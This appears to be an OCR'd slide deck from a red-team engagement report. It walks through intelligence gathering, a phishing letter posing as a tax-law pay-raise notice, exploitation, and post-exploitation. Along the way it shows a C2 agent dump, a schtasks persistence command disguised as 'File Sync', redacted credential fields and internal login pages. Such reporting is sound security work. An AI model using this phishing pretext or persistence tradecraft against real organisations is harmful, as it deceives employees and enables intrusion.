
Production Systems

Automation Infrastructure

Sensitive Data

Avoid Detection

Rules of Engagement




Technology


People

Physical

Intelligence Gathering




Vulnerability Analysis




```
import [redacted].jira.rest.client.domain.Issue;
import [redacted].jira.[redacted].TotsyDataComment;
import [redacted].servicenow.model.ProductSupportCase;
import [redacted].servicenow.model.RmDefect;
import [redacted].servicenow.model.ServiceNowComment;
import [redacted].servicenow.model.ServiceNowIncident;

public class ServiceNowAPI {
        private static final Logger LOGGER = Logger.getLogger(ServiceNowAPI.class);
        static final String USERNAME = [redacted]
        static final String PASSWORD = [redacted]
        static final String INSTANCE_ID_SANDBOX = [redacted].service-now.com";
        static final String INSTANCE_     = [redacted].service-now.com";
        static final String INSTANCE_I  ODUCTION = [redacted]service-now.com";
        private String instanceID = null;
        private String instanceURL = "https://" + instanceID;

        private static ServiceNowAPI api = null;
        private int offset;
        private int pageLimit;
```

Vulnerability Analysis


servicenow



Vulnerability Analysis



Exploitation



Dear [redacted]

Each year bring changes and challenges for organizations. With the passing of the **Tax Cuts and Jobs Act of 2017** employers have been given the opportunity to reinvest in their company and employees. [redacted] means fantastic news for our staff with changes to Pay Scales and Bonus Structure that benefits you.

Effective March 12, 2018 you'll start noticing changes to your pay. In addition to your performance raise and increased take-home due to changes in the tax code, [redacted] adding an additional 1-5% to your salary depending on your paygrade.


We've made the full details available to download at your convenience.

[redacted] would like to thank you for an outstanding 2017 Fiscal Year, and we all look forward to what 2018 bring us.

Sincerely,
[redacted]

[redacted]


Post-Exploitation



```
018-02-07 17:13:18 :

*] Agent info:
 nonce                  17595386030300242
 jitter                 0.7
 servers                None
 internal_ip            [redacted]



 working_hours
 session_key            \=n06.{fy!wkmprh-)1zScK5}oLDeC2X
 children               None
 checkin_time           2018-02-07 17:13:18
 hostname               [redacted]
 id                     3
 delay                  5
 username               [redacted]
 kill_date
 parent                 None
 process_name           enable
 listener               https
 process_id             11176
 profile                /transfer.asp,/tasks/update.asp,/users/activate.asp,/eqn/process.asp|M
                                ozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

 os_details             Microsoft Windows 7 Enterprise
 lost_limit             60
 taskings               None
 name                   [redacted]
 language               powershell
 external_ip            [redacted]
 session_id
 lastseen_time          2018-02-07 17:13:18
 language_version       5
 high_integrity         0
```

```
/30/2018 7:26:59 PM  65536    ~DFEFA0565E8476145A.TMP
/26/2018 8:51:05 AM  16384    ~DFF1A99408DF778CC0.TMP
/11/2018 8:31:18 AM  65536    ~DFF24A22C2DA95DC9C.TMP
/11/2018 4:41:31 PM  16384    ~DFF27BA6CBD4685845.TMP
0/6/2016 4:00:02 PM  512      ~DFF302521D2D4F9831.TMP
/26/2017 11:10:43 AM 32768    ~DFF3330071B018107F.TMP
/26/2018 4:56:16 PM  65536    ~DFFAFC034D01F1E160.TMP

018-02-07 19:28:12 :
asked agent to run shell command schtasks /create /sc daily /st 11:30 /tn "File Sync" /tr "c:\Users\[redacted]\AppData\Local\Temp\file_sync.bat"

018-02-07 19:28:13 :
UCCESS: The scheduled task "File Sync" has successfully been created.
```

Post-Exploitation




Username [redacted]

Password [redacted]

Login

Welcome to Foreman

Version 1.13.4



[redacted]

[redacted]

Assets Dashboard


Capacity

Efficiency

FC Resources

[redacted]

[redacted]



[redacted]

Automation Platform PALAMIDA SCAN INITIATOR


User

Password

□ Remember me on this computer

log in

Page generated: [illegible] REST API Jenkins ver. [illegible]



[redacted]

Symantec NetBackup OpsCenter Analytics
Version 7.7


Username

Password


Domain [redacted]

Log In

Do you want to build a server?



```
                                   'test plugin.yaml')],
                inputs={'hostname': '[redacted].com','port': '8080',
'[redacted]username': '[redacted]_password': '[redacted])
```



Overview

Host Configuration Status

🟦 Hosts that had performed modifications without error	19
🟥 Hosts in error state	40
🟩 Good host reports in the last 35 minutes	40
🟪 Hosts that had pending changes	0
🟦 Out of sync hosts	407
🟧 Hosts with no reports	161
🟦 Hosts with alerts disabled	1

Total Hosts: 668

